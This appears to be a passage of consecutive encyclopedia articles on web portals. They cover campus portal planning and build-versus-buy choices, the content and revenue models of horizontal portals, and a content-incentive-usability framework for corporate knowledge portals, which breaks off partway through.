Information technology expenditures for course management, administration and digital contents are huge expenditures in educational institutions today. The convergence of digital repositories and Web content management is an inevitable natural evolution for the future (Duncan, 2004). The Internet has made unprecedented impacts on the educational landscape. Along with more effective use of the valuable and expensive digital resources, faculty and students also have raised expectations. They demand access with simplicity and transparency in an increasingly complex environment.

The campus portal is a hub from which the campus community can locate all the commonly used Web resources. It simplifies access to controlled information, while providing a user-centric interface with personalized information to different constituents. Yet, the campus Web site is not the campus portal, and the campus portal is not the campus Web site. While access to a Web site is anonymous, portal access requires authentication and different users will have different needs, interests, information access and authorization levels (Vincy, 2005). A portal is the centralized, but customized, focal point for varied audiences within the campus community.

Planning and Strategizing

A campus portal can be an effective channel for communication, collaboration, and transaction for different constituent groups, including students, faculty, alumni, and even business partners. Thayer (2002) defined software project planning as specifying the goals and objectives for a project; and the strategies, policies, plans, and procedures for achieving them. Planning is a two-step process: capturing requirements, and plans to deliver the product to the requirements. Delivering a successful product requires careful planning and strategizing, which is far from a simple or trivial process.

As information technology becomes more pervasive and dispersed across the campus, debates are renewed on the mission of an educational institution (NPEC, 2004). A university is made up of classrooms, residence halls, athletic facilities, library, and teachers. On another level, a university is less physical. It is an embodiment of activities that organize and facilitate learning, and bestow degrees; and many of these activities can be provided via a virtual setting. In fact, most institutions are somewhere in between "bricks to clicks." Many are in the process of determining the right mix between the extremes. Where an institution perceives itself along this spectrum is likely to determine the mission critical activities that must be supported by its campus portal.

The most important task in deploying a portal is ensuring its widest adoption possible. After all, the usefulness of a service is determined by the breadth of its user and the frequency of its usage. Just like any e-commerce portal, universities must carefully consider strategies that garner and retain a thriving user community (Bansler, Damsgaard, Scheepers, Havn, & Thommesen, 2000). Kuh and Whitt (1988) defined culture in higher education as the collective, mutually shaping patterns of norms, values, practices, beliefs, and assumptions that guide the behavior of individuals and groups in an institute of higher education, and provide a frame of reference within which to interpret the meaning of events and actions on and off campus. A successful portal must be customized to the institution's unique culture. It should align students, faculty, and alumni to the institution; enable the dissemination of targeted information to appropriate audiences; and help to foster and build the campus community. Above all, a portal is a service rather than just a product. Proper portal planning should include quality assurance, training, upgrades, feedback, and support for the campus community within the institution.

Requirement Analysis

Requirement analysis addresses both the campus portal's definition and its acquisition process. Requirement definition of the portal should be focused on delivering high-quality and personalized functions based upon a profile created by individual users. The portal should be a vehicle that provides all of the tools different constituents needed on a daily basis in one general area. Strauss (2000) listed several mandatory features of a campus portal: personalization, search, channels, and links; and desirable elements such as customization, role-based models, and workflow.

In general, a portal should have a single secure log-on procedure. Users should be able to define and select channels, search contents; and to access chat rooms, message boards, and personal e-mail. For prospective students, they should be able to submit and track admission, scholarships, and financial aid applications. Current students should be able to view the course catalog, schedules, and register; check account balance and pay bills; submit requests for campus resources; communicate with peers; read announcements, news, and headlines; and change personal information. Faculty should be able to post course material and grades, view schedules and rosters, and conduct other administrative tasks. For alumni, the portal should assist them with continueing to be a part of the campus community, keeping in touch with events, staff, and faculty.

Regardless the portal is used to support learning and collaboration, course delivery or daily administrative functions, planning starts by defining the mission critical activities that need to be provided online. Furthermore, the value of these activities should be concrete and well defined. Can the portal really improve efficiency and productivity? Can it provide better value and added service to the users? What institutional goals can be achieved by exercising the e-business model? Are these requirements valid, or are they hypes and we are reacting to the "me-too" syndrome? It is most crucial to have a clear understanding of the business value of the portal. A clearly defined value helps to justify continued project expenditures, and obtain consensus amongst different constituent groups.

The requirement acquisition process should start from top down with several deliverables breaking down into business, technical, and creative requirements, deriving in a logical sequence (Quirk, 2002). The process should be designed to answer the key questions: Who are the users? What functionality does each constituent group need? What content is available, and what more is needed? How does one define quality and how will one measure the return on investment? Projects that do not start out with a big picture view usually languish or provide only marginal value to the organization.


The analysis process focuses primarily on business requirements, as technical and creative requirements play only a supporting role. A portal will only provide as much value as the function and content delivered through it. The required functionality and content should be identified and cataloged; and this process will be most time-consuming and must be thorough. Based on business requirements, technical requirements can be concluded via the selection of portal tools and platform. Finally, creative requirements define user experience: the look, feel, and usability of the portal. Other issues that should be determined during this stage include the quality assurance plan, logistics for training and rollout, user and content maintenance, and the security policy. With a clear vision, and well-defined needs, the university can create a portal embraced by all constituents. Proper planning based on needs and priority enables the project to reach beyond its initial phase, leading to smooth implementation without costly changes in direction at midstream.

Design and Architecture

Web architecture follows a multitier model that evolved from the traditional two-tier client-server model. In a multitier architecture, a middle tier is introduced to essentially create a client-broker-server connection. In typical three-tier architecture, the front-tier is a user interface layer. The middle-tier acts as an intermediary allowing clients to access different backend resources, and pull together information from disparate systems. The back-tier interfaces with business applications, databases, content repositories, and search engines (see Figure 1).

The component interface between and within tiers should be platform independent and interoperable. The front-tier interface should be implemented using eXtensible HyperText Markup Language (XHTML), Javascript, Java applets, and eXtensible Markup Language (XML). Communication between tiers should be implemented using Web service,

Figure 1. Multitier architecture



service-oriented architecture (SOA), or .NET type framework. With rapid convergence of Web standards, design and architecture have become less an issue in campus portal development. This section is intended only as an overview. Detail coverage on the subjects and other technical issues are discussed in many other articles in this encyclopaedia.

Implementation and Alternatives

The build or buy dilemma has existed in universities as long as campuses have had computers; the debate is renewed every time when a new information technology initiative is proposed. Campus portals are a mandatory facility in today's competitive and technologically driven higher educational market, as perspective students and faculty demand wired campuses and convenient Web access. Buying software from outside vendors costs less than in-house development. Sometimes, building in-house is the only way to meet the institution's special needs. Most likely, universities need to take an integrated approach: buying what are the best available for specific tasks, then hiring developers to combine the components into a single unified system (Olsen, 2000).

The Build Option

The most common argument for an in-house solution is that institutional need is uncommon; either the functionality is unique, the interface is too complex, or the time needed to integrate a package solution takes too long. For developers choosing the build option, uPortal (http://www.uportal.org) is a free, sharable, open source and open standard system that is built upon Java, XML, and Extensible Style Language (XSL). The system is a collaborative effort among several of the JA-SIG (Java in Administration Special Interest Group, http://www.ja-sig.org/) members, which include Princeton, Yale, and the University of Delaware.

uPortal is a framework for building custom portals that enable universities to integrate Web-based applications through an open Java framework (Gleason, 2001). The current release of uPortal is version 2.5. Applications can be added either via custom Java channel loaded into the uPortal framework, or as a Java servlet that outputs XML installed as an XML channel. Existing Web-based applications can be integrated as Web proxy or XML. Custom applications can be implemented into the uPortal framework using Java wrapper calling methods. Naturally, open source products do not offer the same level of support as commercial software, though consulting firm support is available. Furthermore, uPortal also requires a very high level of expertise in Java, XML, XSL, Structured Query Language (SQL), and XHTML. Customization depends heavily on local knowledge. As the product can be deployed on different platforms, its scalability is difficult to evaluate. The absence of integrated redundancy, failover, and backup capabilities are another short coming. Finally, cost is always an important consideration. A portal's cost is not just in hardware, software and infrastructure. The cost also includes staff and management, maintenance and upgrade; and integration of the institution's existing information services into the new portal.

The Buy Option

Even well-funded universities are finding it challenging to keep pace with the rapidly changing technology, though abandoning the "not-invented-here" mentality can be difficult. But universities no longer code their administrative or library systems. Networking software today is mostly commercially acquired. In lieu of building a portal from the ground up, there are many commercial products available that can be customized for use in creating the campus portal. The technology has matured, making these products more attractive and appropriate to many academic institutions.

Most institutions elect to buy over build, as enterprise portals are currently the most cost-effective solution available (Zastrocky & Yanosky, 2002).

There are plenty of commercial products with varying levels of customization and support, including portal vendors such as Jenzabar (http://www.jenzabar.com), e-learning vendors such as Blackboard (http://www.blackboard.com), and ERP vendors such as Peoplesoft (http://www.peoplesoft.com). Portal vendors often follow a strategy of gaining access to the campus community via partnership, then generating revenue via advertisement and targeted marketing. The vendors deploy and manage the customized system, which greatly lowers capital investments and resource constraints placed on the institution. Apart from issues of control and security, it is always a delicate balance to maintain institutional integrity while provide adequate revenue for the vendors. Naturally, aligning with too many things that do not reflect academic rigor is inappropriate for an institution of learning.

Traditional e-learning vendors have the primary expertise in online course management. They also recognize the need for schools to integrate their administrative processes. While remaining focused on distance learning, they develop integrated portal solutions that interface with other major ERP systems. ERP vendors, on the other hand, have expertise in administrative systems. Their portal solution strategy is to extend Web-enabled services to the campus community that are critically dependent on data from the administrative systems.

Vendor products provide a tighter integration with internal data sources. They are designed to work well when implemented as a total solution at predictable cost, but they are expensive and tied to the vendor's, not the university's agenda. The enterprise software market is currently working to define and deliver the next generation of applications that uses Web services and other emerging standards. For these new products, the promise is ahead of reality and the future is far from definitive. A cautioned approach is therefore strongly recommended (Greenbaum, 2003).

Selecting Alternatives

In this period of rapid technological innovation, there are many varieties of portal service offering in today's marketplace, each holding a unique niche. When evaluating the "buy or build" alternative, the decision maker needs to examine industry trends carefully, ensuring the solution can address both the present and future needs of the institution. As a general rule, strategically important and core value applications should be developed in-house. The selection process is a matter of balancing resource constraints, on-going support, technical competencies, and enhancement requirements against issues such as time to market, competitive advantage, and support for current and emerging industry standards (Po, 2002). Decision analysis is straight forward and can be done by comparing strengths and weaknesses of tangible criteria using a rubric. Rubrics are popular tools for assessment and evaluation in the field of education. A rubric contains three basic components: a desired goal; elements that need to be performed to achieve the desired goal; and measurements for acceptable and unacceptable performance (see Table 1). A weighted score system is usually adapted to make important elements stand out (Frazee, 2001).

Technology alone cannot solve an institution's problem. Business process and campus culture must also be reengineered, and the institution itself has to change, rather than just the software (Gage, 2004). Regardless of build or buy, the portal is likely to require integration with other components. Integrating new systems with old processes will take time and money. The university must also cope with version upgrade gridlock, as upgrade by one vendor renders the other systems in place unusable. The interruptions will cause service delay, budget overrun, and unhappy constituents. The project manager should always plan the portal project carefully, and expect the unexpected.

Table 1. A rubric with goal, element and criteria

Goal	Element	Performance
Cost	Initial Cost Annual Maintenance	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3
Vendor Support	Integration Implementation 24 x 7 Help	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3
Technical Quality	Robustness Quality of Code Documentation	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3
Future Enhancement	Flexibility User-friendliness	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3

Maintenance and Support

Successful portal deployment involves creating a long-term operational model with adequate capacity that addresses ongoing product upgrades and needed technology changes. Emphasis must be placed on continuing staff skills acquisition and enhancement, so that the institution can leverage tools and technology to effectively address and resolve issues within the portal. The information technology group must address the issue of applying required patches and upgrades, and capacity enhancement, should server and bandwidth requirements become overloaded. As with all projects, the public launching of a campus portal will be followed by high initial expectations. Consequently, the information technology group will need to develop and implement sound strategies and solid 24×7 support mechanisms to ensure expectations are consistently met and exceeded. A good portal helps the campus to move toward community building. Its effectiveness ultimately depends on how the portal addresses information needs of its users and sponsors.

CONCLUSION AND FUTURE TRENDS

Just as the dot.com boom was replaced by a more circumspect approach to e-commerce. The campus portal market has retrenched, with revised business plans, demise of some providers, and consolidation of others. Should the university deploy a campus portal? The decision is really individual, depending on the institution's technology needs, funding resources, strategic priorities, and the continued evolution of the solutions available. While the initial craze that promised something for nothing and delivered far less than expected has passed, campus portals are far from demising. It will remain a promising solution to organize and electronically connect the campus community, both today and into the future.

KEY TERMS

Bricks to Clicks: An e-commerce strategy by which a company attempts to integrate a traditional physical business with an online presence.

Courseware: Software designed to be used in an educational program that supplements or replaces traditional course activities.

Enterprise Resources Planning (ERP): Management systems that integrate various facets of business operations.

Open Source: Programs where the source code is available to the general public for use and/or modification from its original design, free of charge.

Proxy: A server that sits between a client and a server. It intercepts the requests to see if it can fulfill the requests itself or forward the request to the real server.

Servlet: A small program that runs on a server. The term usually refers to a Java applet that runs within a Web server environment.

System Development Life Cycle (SDLC): A systematic approach to problem solving and developing information systems.

Systems Integration: The implementation of a computing solution by connecting different systems in an existing infrastructure so that they can work together.

Wrapper: A piece of code that allows classes to work together by bridging the incompatible interfaces. It acts as an interface between caller and the wrapped code.

The Content of Horizontal Portals

Scott Bingley
Victoria University, Australia

Stephen Burgess
Victoria University, Australia

INTRODUCTION

The word "portal" has been around for quite some time, but its use to describe a tool for electronic commerce has emerged only recently. This paper examines the definition of Web portals and a general method by which they might be classified. Literature related to the business model associated with horizontal portals is examined and synthesised to match revenue models with different types of horizontal portal content.

BACKGROUND

Costopoulou and Tambouris (2004, p. 136) suggest that a Web portal is an information gateway: "It attempts to address information overload through an Internet-based environment in which to search and access relevant information from disparate IT systems and the Internet using advanced search and indexing techniques." From here on in this article, when we use "portal" we actually mean "Web portal." More specific definitions of portals sometimes define them as sites that offer "personalised content" to the user (Pearlson, 2001) or that offer a "broad range of services" rather than necessarily just redirecting users elsewhere (Zikmund & d'Amico, 2001). Some portals also offer services such as trading facilities (Internet.com, 1999). In fact, there are many authors that have considered the definition of a portal. Smith (2004, p. 94) considered 17 definitions of portal and classes of portal. He provides a definition of portal to distinguish it from other types of information systems: "… an infrastructure providing secure, customisable, personalisable, integrated access to dynamic content from a variety of sources, in a variety of source formats, wherever it is needed." This seems to indicate that a Web site should meet a number of criteria before it can be considered to be a portal in Smith's eyes. Van Brakel (2003, p. 593) appears to be in some agreement with this. He discusses a number of different portal definitions and comments that:

It is surprising how many times the term portal is being used to describe a static Web site environment. The corporate world is particularly at fault in this context: a well-designed and dedicated Web site that provides access to specialised resources or goods might be referred to as an information directory or information hub, but it is definitely not a portal with its current specialised functionalities. Simply affixing the word "My" to a system and adding a personal logon feature definitely does not metamorphose a static Web site into a portal …

An important notion behind the concept of a portal is that it often does not provide content itself, but organises content from other providers (Rao, 2001). This often occurs through the provision of some type of directory or search services.

Van Brakel (2003) also examines a number of definitions that require that a portal should *add value* for the user by providing more sophisticated information access features. He also adds that they should also specifically include *customisation* and *personalisation* features. In this context he describes personalisation as the ability to include personal information (such as a stock portfolio) or to subscribe to specific channel and/or alerts. Customisation provides the user with the ability to alter the look of the portal (for instance, by changing colours) depending upon personal preference.

An important concept behind the idea of a portal is the idea that it can be a "one stop shop" for users with either generic or specific information needs. Rao (2001, p. 325) defines portals as "those one-stop Web sites that try to satisfy most of an individual's daily Web needs." One of the major requirements of the one-stop shop is that content from disparate providers must be integrated into one point of access (Costopoulou & Tambouris, 2004).

Summarising, services that differentiate a portal from a "normal" Web site include

- personalised content, with a
- customisable interface, perhaps with some
- other added value services (such as online shopping), at
- a single port of call, in
- a secure environment.

Types of Portals

Van Brakel (2003) suggests that two broad categories of portals exist:

- **Horizontal or Public Portals:** Available to the general public or are for certain interest groups. They allow some level of customisation and personalisation. Sieber and Sabatier (2003) suggest that horizontal portals are generic organisers of information.
- **Vertical (Corporate or Enterprise) Portals:** Limited by certain authentication requirements, such as those reserved for employees of a company. We suggest that this definition should be extended to include supply chain partners as members of industry portals. A feature of vertical portals is that they provide information for groups with specific interests (Sieber & Sabatier, 2003).

Rao (2001) suggests that there are three major categories of portals: horizontal, vertical, and corporate. This separates van Brakel's vertical portals into two categories, internal (corporate) portals and vertical (industry-based) portals, which matches our "extension" of vertical portals fairly closely. In this article we are concentrating upon horizontal portals.

Services and Horizontal Portals

Costopoulou and Tambouris (2004) identify three major participants in the portal "industry," customers (who obtain information and take advantage of consumer services to fulfil their needs), the portal operator, and suppliers (who provide the information and services to the customer via the portal).

Meisel and Sullivan (2000) suggest that there are several factors that contribute to creating a demand by Internet users for the services of a portal. These are

- Provision of a convenient and organised way for a user to access the Internet. This reduces the search costs that are incurred by the user (time and/or money).
- Along the same lines, the portal can filter out harmful information, or even information from less reliable sources.
- It can provide a means of assurance of the integrity of the sites they use for Web transactions.
- It can provide users with access to exclusive content and/or communications technologies.
- It can provide a one-stop shop, providing the gateway to the information that the user needs.

Successful implementation of these strategies can lead to revenue generation for the portal in a number of ways (Meisel & Sullivan, 2000). The business can also act as an ISP, or team up with one, and generate extra revenues through subscriptions. Revenue can be gained through onsite advertising. Of course, advertisers are likely to pay more if the number of users and level of "stickiness" is greater. Extra revenue can be made through commissions charged on e-commerce transactions carried out through the portal. This can be from charging the merchant and/or through fees per transaction.

Earlier on in this paper it was suggested that a portal needed to add value for the user by providing more information access features. Sieber and Sabatier (2003) suggest that value is added whenever the *willingness to pay for the service being offered exceeds the (opportunity) cost of the provision of the service*. They suggest that, in the horizontal portal industry, value is created by a reduction in transaction and search costs and the creation of new ways to customise information or services. They also provide advertising clients with the possibility of targeted advertising. A critical mass of users is vital for horizontal portal operators. They are facing significant challenges, as competition between them is intense; the cost to users of switching between horizontal portals is low (they can easily switch to other horizontal portals or, as their needs become specialised, switch to vertical portals), and technical changes to the portal (to upgrade facilities) must be managed carefully to avoid short-term loss of services, and subsequent loss of users (Sieber & Sabatier, 2003).

So how can horizontal portal owners survive? Sieber and Sabatier (2003) suggest that the following are strategies that existing horizontal portal operators can adopt:

- Develop and maintain brand identity. This can be costly as quality television, radio, and magazine advertising time is expensive.
- Try to improve site "stickiness," the amount of time users spend at the site. They can try to do this by profiling users (for customised services), changing content, providing local content, and improving their brand.
- Try to obtain *exclusive* content. This, of course, can be quite expensive, so the payoffs (say, through increased advertising or subscription) will have to be enough to justify the expense.
- Encourage "content" contribution by users by providing chat facilities or other forums.
- Bundle products by, for instance, linking e-mail services with information provision facilities.
- Become, or link up with, an Internet service provider (ISP). A form of "lock-in" occurs where users of the ISP automatically are channelled through the portal.

Content

In the end, the content and/or services provided by the model must match the revenue model that the portal operator has selected. We have already briefly discussed the content that can be provided by a portal. Costopoulou and Tambouris (2004) classify this into two categories, information and e-services (which are online services that enable users to perform transactions and processes online). We would suggest that this includes features such as chat, e-mail, and so forth.

Rao (2001) classifies these differently, and suggests that portals offer a core set of functions, involving the four "C"s:

- **Connection:** To the Internet through search engines, and so forth.
- **Content:** Such as news.
- **Commerce:** Such as access to electronic shopping.
- **Community:** Provision of tools to define a community of interest and the means for them to communicate with each other.

Sieber and Sabatier (2003) suggest that a "good" (horizontal) portal will allow users to personalise and organise information. They point out that other services that have been added to horizontal portals include communication, entertainment, online communities, and customised news.

MATCHING CONTENT TO REVENUE SOURCE

When matching content to revenue sources, it is sensible to commence with the revenue sources as outlined by Meisel and Sullivan (2000). These are advertising revenue (which relies on the site's stickiness), e-commerce transactions, and extra subscriptions through the provision of exclusive content or bundled services. When matching the revenue sources to the revenue model, the provider should consider the "added value" that can be given by the provision of directory or search services to lower user search costs and improve stickiness. It should also be noted that e-commerce facilities provide the user with the option of comparison or convenience shopping. As stated earlier, Costopoulou and Tambouris (2004) have classified portal content into information and e-services; we suggest adding "online advertising" to this (as it can be viewed by customers of the portal). It is also possible to add a number of "eServices" to Rao's (2001) list to allow for the addition of entertainment services (to improve stickiness), the ability to customise a portal, and bundled services (such as an ISP service). These can then be matched through to the more specific "portal tasks" (or content) as identified by Rao. For instance, online games come under the category of entertainment, with the aim of them being to improve stickiness on the portal, and hopefully increase advertising revenue. In other words, various types of content can be used as a means to identify a revenue model and match it to specific items on the portal, or vice versa.

FUTURE TRENDS

As technologies allow for more improved profiling to occur, it is reasonable to assume that businesses operating portals will be better placed to refine their services more specifically to users (improved personalisation), and more accurately target their advertising. Newer services, such as widgets (now available, for instance, on Yahoo's Web site), will allow businesses to offer their personalised, customisable content and services in newer forms, perhaps even avoiding the traditional Web browser in content delivery. As with other decisions, the service provider will need to consider whether the added value of such a service will mean that the user will be attracted by the uniqueness it offers.

CONCLUSION

The topic of portals is a large, complex, and evolving one, and any categorisation or portals must, of necessity, also evolve with time. In this article we have explored the concept of a Web portal and various attempts at categorising portals. We have examined literature related to the link between horizontal portals revenue models and the content they have on the portal, and suggested some strategies that operators might wish to consider when attempting to decide upon appropriate portal content.

KEY TERMS

Horizontal or Public Portals: Available to the general public or are for certain interest groups. They allow some level of customisation and personalisation.

Portal: A Web site that includes personalised content, with a customisable interface, perhaps with some other added value services (such as online shopping), at a single port of call, in a secure environment.

Portal Revenue Generation: Occurs in a number of ways. The operating business can act as an ISP or team up with one and generate revenues through portal subscriptions. Revenue can be gained through onsite advertising. Revenue can also be gained through commissions charged on e-commerce transactions carried out through the portal. This can be from charging the merchant and/or through fees per transaction (Meisel & Sullivan, 2000).

Value Added in a Portal: Value is added in a portal from a customer viewpoint whenever the *willingness to pay for the service being offered exceeds the (opportunity) cost of the provision of the service*. Sieber and Sabatier (2003) suggest that in the horizontal portal industry, that value is created by a reduction in transaction and search costs and the creation of new ways to customise information or services.

Vertical (Corporate or Enterprise) Portals: Limited by certain authentication requirements, such as those reserved for employees of a company. We suggest that this definition should be extended to include supply-chain partners as members of industry portals.

A Content-Incentive-Usability Framework for Corporate Portal Design

INTRODUCTION

The knowledge based theory of the firm argues that firms obtain competitive advantage by creating, storing and applying knowledge (Jayatilaka, Schwarz, & Hirschheim, 2003). According to Grant and Baden-Fuller (1995), a firm's ability to leverage knowledge held by members in the organization is dependent on first, the ability of the firm to create an infrastructure to access this knowledge, transfer it and make it available to others. A second determinant is the extent to which the knowledge that is captured matches with the product domain of the firm.

Enterprise Information Portals have emerged as gateways to streamline information access in firms (Kim, Chaudhury, & Rao, 2002). The first service they provide is access to transactions with the various information sources scattered across the enterprise, such as structured databases, e-mail servers and document repositories. A second service is access to data and knowledge from both internal and external information sources, such as the World Wide Web (WWW). Finally, these portals allow users to interact with other users to perform activities that require team collaborations.

The discussion above indicates that a *knowledge* portal (KP) is a significant component of an enterprise information portal, and can contribute to a firm's competitive advantage. In this work, we present a multidimensional framework we term the content-incentive-usability (CIU) framework for KPs to analyze the challenges in building and utilizing KPs.

THE CIU FRAMEWORK

The Content Dimension for KPs

The content dimension deals with the determination of the content that should be presented on the KP (what should be presented) and the process of creation of the content (what are the challenges facing this content creation?). We subdivide this dimension into the following subdimensions: elicitation and translation of tacit and explicit knowledge, the integration of structured and unstructured data and the creation of a knowledge ontology to enhance availability.

Elicitation and Translation of Tacit and Explicit Knowledge

According to Nonaka and Takeuchi (1995), tacit knowledge embodies beliefs and values, and is actionable. In contrast, explicit knowledge is codifiable into artifacts such as documents, or multimedia formats. Both are essential for organizational effectiveness.

The transmission of knowledge from one individual to another can take the forms shown in Table 1.

Of the possibilities shown in Table 1, the elicitation of tacit knowledge from experts, and the codification into explicit knowledge represents an important task in the creation of a KP. Eraut (2000) found that elicitation task was easier if:

Table 1. Conversion of knowledge (Nonaka & Takeuchi, 1995)

Conversion	**Process**	**Facilitating Technologies**
Tacit to Tacit	Socialization	E-meetings, Chat
Tacit to Explicit	Externalization	Chat
Explicit to Tacit	Internalization	Visualization of data
Explicit to Explicit	Combination	Text search, document categorization

- there was a mediating object that experts were used to, such as a drawing, a picture or a graph
- a precedent of regular mutual consultation existed between novices and experts
- a training or mentoring relationship was part of the cultural and behavioral expectations in the organization
- informal meetings were held, where "riskier" comments could be made
- there was a perceived potential crisis or change

The degree to which a KP allows the translation of knowledge will influence the final quality of content. Table 1 lists some example technologies that can be used to facilitate the conversions. For example, if we need to capture the tacit knowledge of an expert into a KP, we need to make this tacit knowledge explicit, which can be facilitated by conversations with the expert. The explicit knowledge may then need to become tacit within other users in order to transfer the expertise, and this process can be enhanced if the explicit knowledge is presented on the KP in a form that is easy to visualize.

Integration of Structured and Unstructured Data

Every organization has a large amount of data scattered in sources such as structured databases, e-mail, documents, blogs and newsgroups set up for specific user groups. A major challenge in constructing a KP is the integration of this information. The use of semistructured data to integrate heterogeneous data sources has been shown in several works (Fernandez, Florescu, Levy, & Suciu, 2000; Garcia-Molina et al., 1995). We characterize the issues that need to be addressed in this integration at different layers: *the physical layer, the syntax layer* and *the semantic layer*. This is similar to the approach used in Jin, Decker, and Wiederhold (2001) which uses integration, semantic, composition and generational layers.

The physical layer involves the composition of the files that store this data. These files include relational database management system (DBMS) files, word processed documents in various formats and text based or HyperText Markup Language (HTML) files for e-mail, blogs and newsgroups. Part of the challenge is that in most cases, these "islands of information" are not touched, and an automated integration mechanism needs to be created for real-time updating of the KP from these multiple feeds.

The syntax layer deals with the representation of the same information in different formats. For example, information on the same customer may be scattered and/or duplicated across multiple relational DBMSs, documents, blogs newsgroups and e-mails. Duplicated information may have different labels, so that one system may use the *customer_id* as the unique identifier, while another may use the *customer_account_number* for the same purpose. The usage of eXtensible Markup Language (XML) (Glavinic, 2002) has greatly simplified the mechanism of automation. However, firms still face the organizational challenge of creating a common XML schema that can be fed from these multiple streams. Examples of existing XML schemas that may be used include the TSIMMIS approach in Garcia-Molina et al. (1995) for structured data and the resource description framework (RDF) (Jin et al., 2001) for semistructured information.

The semantic layer deals with the inference of meaning from the data. We propose that one way to accomplish this is to link the data to processes performed by the end-user of the KP. A second method to accomplish this is to create metacategories of the data that map to a knowledge ontology. For example, information on customers, purchases, products and promotions may be combined into a "selling assistant" screen that can be part of the KP. In order to create metacategories, the meaning of the data needs to be understood. The semantic layer feeds into the creation of a knowledge ontology, described next.

The Knowledge Ontology in a KP

The question of what defines knowledge needs to be answered if knowledge is to be codified and made available. Examples of knowledge include reports and charts from structured data, summary statistics on unstructured data (such as the number of e-mails sent to a customer), and data mining into templates (which are part of the ontology) from blogs, newsgroups and documents. The aim here is to match the knowledge ontology to the product domain and the organizational structure of the firm, to increase efficacy of the KP (Marwick, 2001). For example, in a process driven organization, the knowledge ontology may stem from process descriptions that are already developed. In a functional organization, in contrast, the knowledge ontology would be better off incorporating the functional areas such as sales, marketing, accounting and operations.

Many ways to develop ontologies have been suggested. Some suggestions include using text classifiers (Woods, Poteet, Kao, & Quach, 2006), allowing individual employees to add to an existing list of terms (Amidon & Macnamara, 2003), and forming expert subgroups of employees to develop key words to be incorporated into the ontology (Markus, 2001). However, using these methods individually to develop ontologies can create problems. In the case of text classifiers, this method only allows for ontologies that use existing documents. It is important to share other forms of knowledge such as lessons learned (Gaines, 2003; Gill, 2001; Hanley & Malafsky, 2003; Holsapple & Jones, 2004). This type of knowledge may not be represented in a documented format at the time the ontology is created and key terms may be missed.

A potential problem of allowing individual employees to simply add to an existing list is the organization may end up with so many "key" terms that nothing can be grouped. For example, if one employee uses the term "business reengineering" and another employee uses the term "organizational redesign" and each added their own term to the list of organizational terms, then the knowledge categorized as "business reengineering" and the knowledge categorized as "organizational redesign" may not be grouped together.

Forming expert subgroups to develop an ontology may solve the above problem. However, now there is the problem of novices not knowing enough to search for the correct key word (Markus, 2001). If the employees are unable to utilize the system designed to do this, then only those who already possessed the knowledge would use the system.

The Incentive Dimension for KPs

Historically, companies have driven their employees to excel through competition (Van Alstyne, 2005). This practice has resulted in employees hoarding their knowledge in order to keep a competitive edge over their coworkers. In this new era of knowledge management (KM), there has been an organizational shift to knowledge sharing. In order for organizations to fully utilize and benefit from the knowledge within the organization, they must find ways in which to encourage employees to share their knowledge (King, 2006). In addition, organizations need to provide means for which the employees can easily participate in knowledge sharing. These activities of securing knowledge sharing efforts and structuring knowledge sharing efforts encompass the knowledge coordination class of activities (for further information on this KM class of activities, see Holsapple & Jones, 2005).

Obtaining management understanding and buy-in of knowledge sharing is clearly needed before any efforts to motivate other employees will be successful (Dorfman, 2001; Lai & Chu, 2002; Lapre & Van Wassenhove, 2001; Massey, Montoya-Weiss & O'Driscoll, 2002; Mullich, 2001). It is important for managers to understand the goal and potential results of sharing knowledge (Delio, 1998). If top management does not buy-in to the idea, they will have difficulty "selling" it to their employees. A lack of enthusiasm from top management can send a confusing signal to the employees. This type of confusion can even lead to employees banding together to deliberately not comply with the knowledge sharing philosophy (Dorfman, 2001). One way to obtain management buy-in is to institute a pilot study of the knowledge sharing program (Massey et al., 2002; Mullich, 2001; O'Dell, 2000). Displaying the success of a pilot group to managers will exemplify the potential benefits to their own areas. This will also provide the managers with support, and perhaps even passion, when trying to motivate their employees to participate.

Social exchange theory indicates that individuals will only contribute when there is an expectation of some future benefit. According to this theory, organizations will need to find ways to illustrate to employees the potential returns of sharing their knowledge (Markus, 2001). Therefore, practices such as rewarding employees for sharing their knowledge with others (Bose, 2002; Liebowitz & Chen, 2003), describing just how that knowledge sharing can be of benefit at both the individual and the organizational level (Delio, 1998; Department of Navy, 2001), publicly recognizing "team players" (Delio, 1998; O'Dell, Elliott & Hubert, 2003), and rewarding employees for participating in a knowledge community (Smith & McKeen, 2003) are ways which companies may motivate employees to participate.

